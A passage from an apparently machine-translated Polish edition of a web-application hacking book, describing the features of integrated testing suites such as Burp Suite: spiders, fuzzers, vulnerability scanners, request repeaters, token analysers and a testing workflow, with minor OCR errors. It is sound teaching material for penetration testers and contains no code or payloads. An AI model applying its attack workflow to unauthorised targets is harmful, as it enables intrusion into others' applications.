
* Precyzyjna kontrola nad zakresem zautomatyzowanego pająkowania. Pozwala to określić, jakich nazw hostów, adresów IP, ścieżek do katalogów, typów plików i innych elementów pająk powinien żądać, aby skoncentrować się na określonym obszarze funkcjonalności. Powinieneś uniemożliwić pająkowi podążanie za nieodpowiednimi linkami w infrastrukturze aplikacji Arget lub poza nią. Ta

funkcja jest również niezbędna, aby uniknąć potężnych funkcji Spide Ring, takich jak interfejsy administracyjne, które mogą powodować niebezpieczne skutki uboczne, takie jak usuwanie kont użytkowników. Przydatne jest również uniemożliwienie pająkowi zażądania funkcji wylogowania, co unieważnia jego własną sesję.

* Automatyczne parsowanie formularzy HTML, skryptów, komentarzy i obrazów oraz ich analiza na mapie witryny.

* Parsowanie treści JavaScript dla adresów URL i nazw zasobów. Nawet jeśli pełny silnik JavaScript nie jest zaimplementowany, ta funkcja często umożliwia pająkowi odkrycie celów nawigacji opartej na JavaScript, ponieważ zwykle pojawiają się one w skrypcie w formie dosłownej.

* Automatyczne i kierowane przez użytkownika przesyłanie formularzy z odpowiednimi parametrami.



* Wykrywanie dostosowanych odpowiedzi Nie znaleziono pliku. Wiele aplikacji odpowiada komunikatem HTTP 200, gdy żądany jest nieprawidłowy zasób. Jeśli pająki nie będą w stanie tego rozpoznać, wynikowa mapa zawartości będzie zawierała fałszywe alarmy.

* Sprawdzanie pliku robots.txt, który ma na celu dostarczenie czarnej listy adresów URL, które nie powinny być przeszukiwane, ale które atakujący pająk może wykorzystać do odkrycia dodatkowej zawartości.

* Automatyczne pobieranie katalogu głównego wszystkich wyliczonych katalogów. Może to być przydatne do sprawdzania list katalogów lub zawartości domyślnej.

* Automatyczne przetwarzanie i wykorzystywanie plików cookie emitowanych przez aplikację w celu umożliwienia wykonywania spideringu w kontekście uwierzytelnionej sesji.

* Automatyczne testowanie zależności sesyjnych poszczególnych stron. Obejmuje to żądanie każdej strony zarówno z otrzymanymi plikami cookie, jak i bez nich. W przypadku pobrania tej samej treści strona nie wymaga sesji ani uwierzytelnienia. Może to być przydatne podczas sondowania niektórych rodzajów błędów kontroli dostępu.

* Automatyczne użycie poprawnego nagłówka Referer podczas wystawiania żądań. Niektóre aplikacje mogą sprawdzać zawartość tego nagłówka, a ta funkcja zapewnia, że pająk zachowuje się jak najbardziej jak zwykła przeglądarka.

* Kontrola innych nagłówków HTTP używanych w automatycznym pająkowaniu.

* Kontroluj szybkość i kolejność automatycznych próśb pająków, aby uniknąć przytłoczenia celu i, jeśli to konieczne, zachowywać się ukradkiem.

Fuzzery aplikacji internetowych


Chociaż możliwe jest przeprowadzenie udanego ataku przy użyciu wyłącznie technik ręcznych, aby stać się naprawdę utalentowanym hakerem aplikacji internetowych, musisz zautomatyzować swoje ataki, aby zwiększyć ich szybkość i skuteczność. W części 14 opisano szczegółowo różne sposoby wykorzystania automatyzacji w niestandardowych atakach. Większość zestawów testów zawiera funkcje, które wykorzystują automatyzację w celu ułatwienia różnych typowych zadań. Oto kilka często wdrażanych funkcji:

* Ręcznie skonfigurowane sondowanie w poszukiwaniu typowych luk w zabezpieczeniach. Ta funkcja umożliwia dokładne kontrolowanie, które łańcuchy ataków są używane i jak są włączane do żądań. Następnie możesz przejrzeć wyniki, aby zidentyfikować wszelkie nietypowe lub nieprawidłowe reakcje, które zasługują na dalsze zbadanie.

* Zestaw wbudowanych ładunków ataków i wszechstronnych funkcji do generowania dowolnych ładunków w sposób zdefiniowany przez użytkownika — na przykład w oparciu o źle sformułowane kodowanie, podstawianie znaków, brutalną siłę i dane pobrane w poprzednim ataku.

* Możliwość zapisywania wyników ataku i danych odpowiedzi do wykorzystania w raportach lub włączenia do dalszych ataków.

* Konfigurowalne funkcje przeglądania i analizowania odpowiedzi — na przykład na podstawie wyglądu określonych wyrażeń lub samego ładunku ataku.



* Funkcje do wydobywania użytecznych danych z odpowiedzi aplikacji — na przykład poprzez analizę pól nazwy użytkownika i hasła na stronie Moje dane. Może to być przydatne, gdy wykorzystujesz różne luki, w tym błędy w obsłudze sesji i kontroli dostępu.

Internetowe skanery luk w zabezpieczeniach

Niektóre zintegrowane pakiety testowe zawierają funkcje skanowania w poszukiwaniu typowych luk w zabezpieczeniach aplikacji internetowych. Wykonywane skanowanie dzieli się na dwie kategorie:

* Skanowanie pasywne obejmuje monitorowanie żądań i odpowiedzi przechodzących przez lokalny serwer proxy w celu zidentyfikowania luk w zabezpieczeniach, takich jak przesyłanie hasła w postaci zwykłego tekstu, błędna konfiguracja plików cookie i wyciek referencji między domenami. Tego rodzaju skanowanie możesz wykonać w sposób nieinwazyjny za pomocą dowolnej aplikacji, którą odwiedzasz za pomocą przeglądarki. Ta funkcja jest często przydatna podczas określania zakresu zaangażowania w testy penetracyjne. Daje wyczucie stanu bezpieczeństwa aplikacji w odniesieniu do tego rodzaju luk w zabezpieczeniach.


* Skanowanie aktywne obejmuje wysyłanie nowych żądań do aplikacji docelowej w celu wykrycia luk w zabezpieczeniach, takich jak skrypty krzyżowe, wstrzyknięcie nagłówka HTTP i przechodzenie ścieżki pliku. Jak każde inne aktywne testowanie, ten rodzaj skanowania jest potencjalnie niebezpieczny i powinien być przeprowadzany wyłącznie za zgodą właściciela aplikacji. Skanery luk w zabezpieczeniach zawarte w pakietach testowych są bardziej zorientowane na użytkownika niż samodzielne skanery omówione w dalszej części tego rozdziału. Zamiast podawać początkowy adres URL i pozostawiać skaner do przeszukiwania i testowania aplikacji, użytkownik może kierować skanerem po aplikacji, dokładnie kontrolować, które żądania są skanowane, i otrzymywać informacje zwrotne w czasie rzeczywistym na temat poszczególnych żądań. Oto kilka typowych sposobów korzystania z funkcji skanowania w pliku zintegrowanego pakietu testowego:

* Po ręcznym zmapowaniu zawartości aplikacji możesz wybrać interesujące obszary funkcjonalności na mapie witryny i wysłać je do zeskanowania. Pozwala to skierować dostępny czas na skanowanie najbardziej krytycznych obszarów i szybsze otrzymywanie wyników z tych obszarów.

* Podczas ręcznego testowania poszczególnych żądań możesz uzupełnić swoje wysiłki, skanując każde konkretne żądanie podczas testowania. Daje to niemal natychmiastową informację zwrotną na temat typowych luk w zabezpieczeniach tego żądania, co może pomóc i zoptymalizować testy ręczne.

* Możesz użyć zautomatyzowanego narzędzia typu spidering, aby przeszukać całą aplikację, a następnie przeskanować całą wykrytą zawartość. To emuluje podstawowe zachowanie samodzielnego skanera internetowego.


* W Burp Suite możesz włączyć skanowanie na żywo podczas przeglądania. Dzięki temu możesz kierować zasięgiem skanera za pomocą przeglądarki i otrzymywać szybkie informacje zwrotne na temat każdego złożonego żądania, bez konieczności ręcznego identyfikowania żądań, które chcesz przeskanować. Rysunek przedstawia wyniki skanowania na żywo.



Chociaż skanery w zintegrowanych pakietach testowych są zaprojektowane do użytku w inny sposób niż samodzielne skanery, w niektórych przypadkach podstawowy silnik skanujący jest bardzo wydajny i wypada korzystnie w porównaniu z wiodącymi skanerami autonomicznymi, jak opisano w dalszej części tej części.

Ręczne narzędzia żądań

Komponent żądania ręcznego w zintegrowanych pakietach testowych zapewnia podstawowe narzędzie do wysyłania pojedynczego żądania i przeglądania jego odpowiedzi. Choć prosta, ta funkcja jest często przydatna, gdy badasz wstępną lukę w zabezpieczeniach i musisz kilka razy ręcznie wysłać to samo żądanie, modyfikując elementy żądania, aby określić wpływ na zachowanie aplikacji. Oczywiście możesz wykonać to zadanie za pomocą samodzielnego narzędzia, takiego jak Netcat, ale wbudowana funkcja w pakiecie oznacza, że możesz szybko pobrać interesujące żądanie z innego komponentu (proxy, spider lub fuzzer) w celu ręcznego zbadania. Oznacza to również, że narzędzie do obsługi zgłoszeń ręcznych korzysta z różnych wspólnych funkcji zaimplementowanych w pakiecie, takich jak renderowanie HTML, obsługa nadrzędnych serwerów proxy i uwierzytelnianie oraz automatyczna aktualizacja nagłówka Content-Length.



Następujące funkcje są często implementowane w narzędziach do obsługi zgłoszeń ręcznych:

* Integracja z innymi składnikami pakietu oraz możliwość kierowania dowolnego żądania do iz innych składników w celu dalszego zbadania


* Historia wszystkich próśb i odpowiedzi, prowadzenie pełnego rejestru wszystkich próśb ręcznych do dalszej weryfikacji oraz umożliwianie odzyskania wcześniej zmodyfikowanego próśb do dalszej analizy

* Interfejs z wieloma kartami, umożliwiający jednoczesną pracę nad kilkoma różnymi elementami

* Możliwość automatycznego śledzenia przekierowań

Analizatory tokenów sesji


Niektóre zestawy testowe zawierają funkcje do analizy właściwości losowości sesyjnych plików cookie i innych tokenów używanych w aplikacji, w których istnieje potrzeba nieprzewidywalności. Burp Sequencer to potężne narzędzie, które przeprowadza standardowe testy statystyczne pod kątem losowości na próbce tokenów o dowolnej wielkości i zapewnia szczegółowe wyniki w przystępnym formacie. Sekwenser Burp pokazano na rysunku



Wspólne funkcje i narzędzia

Oprócz podstawowych komponentów narzędzi, zintegrowane zestawy testów zapewniają bogactwo innych funkcji o wartości dodanej, które zaspokajają określone potrzeby pojawiające się podczas atakowania aplikacji internetowej i które umożliwiają działanie innych narzędzi w nietypowych sytuacjach. Następujące funkcje są realizowane przez różne pakiety:

* Analiza struktury wiadomości HTTP, w tym parsowanie nagłówków i parametrów żądania oraz rozpakowywanie popularnych formatów serializacji



* Renderowanie treści HTML w odpowiedziach tak, jak wyglądałoby to w przeglądarce

* Możliwość wyświetlania i edycji wiadomości w formie tekstowej i szesnastkowej

* Funkcje wyszukiwania we wszystkich żądaniach i odpowiedziach

* Automatyczna aktualizacja nagłówka HTTP Content-Length po ręcznej edycji treści wiadomości

* Wbudowane kodery i dekodery dla różnych schematów, umożliwiające szybką analizę danych aplikacji w plikach cookie i innych parametrach

* Funkcja porównywania dwóch odpowiedzi i podkreślania różnic

* Funkcje automatycznego wykrywania treści i analizy powierzchni ataku

* Możliwość zapisania na dysku bieżącej sesji testowej i odzyskania zapisanych sesji

* Obsługa nadrzędnych serwerów proxy sieci Web i serwerów proxy SOCKS, umożliwiająca łączenie różnych narzędzi lub uzyskiwanie dostępu do aplikacji za pośrednictwem serwera proxy używanego przez Twoją organizację lub dostawcę usług internetowych

* Funkcje do obsługi sesji aplikacji, logowania i tokenów żądań, umożliwiające dalsze korzystanie z ręcznych i automatycznych technik w obliczu nietypowych lub wysoce defensywnych mechanizmów obsługi sesji

* Wbudowana obsługa metod uwierzytelniania HTTP, umożliwiająca korzystanie ze wszystkich funkcji pakietu w środowiskach, w których są one używane, takich jak korporacyjne sieci LAN

* Obsługa certyfikatów SSL klienta, umożliwiająca atakowanie aplikacji, które je wykorzystują

* Obsługa bardziej niejasnych funkcji protokołu HTTP, takich jak kodowanie treści gzi, kodowanie transferu fragmentarycznego i pośrednie odpowiedzi statusu 100

* Rozszerzalność, umożliwiająca modyfikowanie i rozszerzanie wbudowanej funkcjonalności w dowolny sposób za pomocą kodu strony trzeciej


* Możliwość planowania typowych zadań, takich jak spidering i skanowanie, co pozwala rozpocząć dzień pracy we śnie

* Stała konfiguracja opcji narzędzi, umożliwiająca wznowienie określonej konfiguracji przy następnym uruchomieniu pakietu

* Niezależność od platformy, umożliwiająca działanie narzędzi we wszystkich popularnych systemach operacyjnych

Testowanie przepływu pracy

Rysunek



przedstawia typowy przepływ pracy przy użyciu zintegrowanego pakietu testowego. Kluczowe kroki związane z każdym elementem testowania są szczegółowo opisane w tej książce i zebrane w metodologii przedstawionej w części 21. Opisany tutaj przepływ pracy pokazuje, w jaki sposób różne komponenty zestawu testowego pasują do tej metodologii. W tym przepływie pracy kierujesz całym procesem testowania za pomocą przeglądarki. Podczas przeglądania aplikacji za pośrednictwem przechwytującego serwera proxy pakiet kompiluje dwa kluczowe repozytoria informacji:

* Historia proxy rejestruje każde żądanie i odpowiedź przechodzącą przez proxy.

* Mapa witryny rejestruje wszystkie znalezione elementy w widoku drzewa katalogów celu.

(Zauważ, że w obu przypadkach domyślne filtry wyświetlania mogą ukryć niektóre elementy, które zwykle nie są interesujące podczas testowania).

Jak opisano w części 4, podczas przeglądania aplikacji pakiet testowy zazwyczaj wykonuje pasywne przeszukiwanie wykrytych treści. Spowoduje to zaktualizowanie mapy witryny o wszystkie żądania przechodzące przez serwer proxy. Dodaje również elementy, które zostały zidentyfikowane na podstawie treści odpowiedzi przechodzących przez serwer proxy (poprzez analizę łączy, formularzy, skryptów itd.). Po ręcznym zmapowaniu widocznej zawartości aplikacji za pomocą przeglądarki możesz dodatkowo użyć funkcji Spider i Content Discovery, aby aktywnie sondować aplikację pod kątem dodatkowej zawartości. Dane wyjściowe z tych narzędzi są również dodawane do mapy witryny. Po zmapowaniu zawartości i funkcjonalności aplikacji możesz ocenić jej powierzchnię ataku. Jest to zestaw funkcji i żądań, które wymagają dokładniejszej kontroli w celu znalezienia i wykorzystania luk w zabezpieczeniach. Podczas testowania luk zazwyczaj wybierasz elementy z okna przechwycenia serwera proxy, historii serwera proxy lub mapy witryny i wysyłasz je do innych narzędzi w pakiecie w celu wykonania określonych zadań. Jak już opisaliśmy, narzędzia fuzzing można używać do wykrywania luk w zabezpieczeniach opartych na danych wejściowych i przeprowadzania innych ataków, takich jak zbieranie poufnych informacji. Możesz użyć skanera luk w zabezpieczeniach, aby automatycznie sprawdzić typowe luki w zabezpieczeniach, używając zarówno pasywnych, jak i aktywnych technik. Możesz użyć narzędzia do analizy tokenów, aby przetestować losowość plików cookie sesji i innych tokenów. Możesz także użyć repeatera żądań, aby wielokrotnie modyfikować i ponownie wysyłać pojedyncze żądanie w celu wykrycia luk w zabezpieczeniach lub wykorzystania błędów, które już wykryłeś. Często będziesz przekazywać poszczególne elementy między tymi różnymi narzędziami. Na przykład możesz wybrać interesujący element z ataku fuzzingowego lub problem zgłoszony przez skaner luk w zabezpieczeniach i przekazać go do repeatera żądań, aby zweryfikować lukę lub udoskonalić exploit. W przypadku wielu rodzajów luk 